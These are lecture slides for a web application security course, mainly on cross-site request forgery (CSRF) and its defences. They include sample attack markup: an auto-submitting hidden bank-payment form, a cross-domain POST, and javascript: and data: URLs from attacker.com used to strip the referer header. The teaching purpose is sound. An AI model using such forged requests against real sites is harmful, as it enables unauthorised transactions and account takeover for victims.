CS 361S

Web Application Security

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(most slides from the Stanford Web security group)




Reading Assignment

- "Robust Defenses for Cross-Site Request Forgery"
- "Advanced SQL Injection"
- "Cross Site Scripting Explained"
- "Postcards from the Post-XSS World"


Web Applications

- Big trend: software as a Web-based service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud computing
- Applications hosted on Web servers
  - Written in a mixture of PHP, Ruby, Java, Perl, ASP
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files
  - Recent push from Visa and Mastercard to improve security of data management (PCI standard)

Top Web Vulnerabilities

- XSRF (CSRF) - cross-site request forgery
  - Bad website forces the user's browser to send a request to a good website
- SQL injection
  - Malicious data sent to a website is interpreted as code in a query to the website's back-end database
- XSS (CSS) – cross-site scripting
  - Malicious code injected into a trusted context (e.g., malicious data presented by an honest website interpreted as code by the user's browser)

Cookie-Based Authentication Redux



Browser Sandbox Redux

- Based on the same origin policy (SOP)
- Active content (scripts) can send anywhere!
  - Some ports inaccessible - e.g., SMTP (email)
- Can only read response from the same origin

Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
  - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy> …
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen

Sending a Cross-Domain POST


```
<form method="POST" action="http://othersite.com/file.cgi" encoding="text/plain">
<input type="hidden" name="Hello world!\n\n2¥+2¥" value="4¥">
</form>
```

```
<script>document.forms[0].submit()</script>
```


submit post

- Hidden iframe can do this in the background
- User visits a malicious page, browser submits form on behalf of the user
  - Hijack any ongoing session
    - Netflix: change account settings, Gmail: steal contacts
  - Reprogram the user's home router
  - Many other attacks possible

Cookies in Forged Requests




XSRF (aka CSRF): Summary



Q: how long do you stay logged on to Gmail? Financial sites?

Remember Drive-By Pharming?




XSRF True Story (1)

[Alex Stamos]

- User has a Java stock ticker from his broker's website running in his browser
  - Ticker has a cookie to access user's account on the site
- A comment on a public message board on finance.yahoo.com points to "leaked news"
  - TinyURL redirects to cybervillians.com/news.html
- User spends a minute reading a story, gets bored, leaves the news site
- Gets his monthly statement from the broker - $5,000 transferred out of his account!

XSRF True Story (2)

[Alex Stamos]



Hidden iframes submitted forms that…

- Changed user's email notification settings
- Linked a new checking account
- Transferred out $5,000
- Unlinked the account
- Restored email notifications

XSRF Defenses

- Secret validation token


```
<input type=hidden value=23a3af01b>
```

- Referer validation


```
Referer:
http://www.facebook.com/home.php
```

- Custom HTTP header


```
X-Requested-By: XMLHttpRequest
```

Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```


- Hash of user ID
  - Can be forged by attacker
- Session ID
  - If attacker has access to HTML or URL of the page (how?), can learn session ID and hijack the session
- Session-independent nonce – Trac
  - Can be overwritten by subdomains, network attackers
- Need to bind session ID to the token (how?)
  - CSRFx, CSRFGuard - manage state table at the server
  - Keyed HMAC of session ID – no extra state!

Secret Token: Example




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation



✓ `Referer: http://www.facebook.com/home.php`

✗ `Referer: http://www.evil.com/attack.html`

? `Referer:`

- Lenient referer checking – header is optional
- Strict referer checking – header is required

Why Not Always Strict Checking?

- Why might the referer header be suppressed?
  - Stripped by the organization's network filter
    - For example, http://intranet.corp.apple.com/projects/iphone/competitors.html
  - Stripped by the local machine
  - Stripped by the browser for HTTPS → HTTP transitions
  - User preference in browser
  - Buggy browser
- Web applications can't afford to block these users
- Referer rarely suppressed over HTTPS
  - Logins typically use HTTPS – helps against login XSRF!

XSRF with Lenient Referer Checking

```
http://www.attacker.com

redirects to
```

common browsers don't send referer header

```
ftp://www.attacker.com/index.html
javascript:"<script> /* XSRF */ </script>"
data:text/html,<script> /* XSRF */ </script>
```

Custom Header

- XMLHttpRequest is for same-origin requests
  - Browser prevents sites from sending custom HTTP headers to other sites, but can send to themselves
  - Can use setRequestHeader within origin
- Limitations on data export
  - No setRequestHeader equivalent
  - XHR 2 has a whitelist for cross-site requests
- POST requests via AJAX

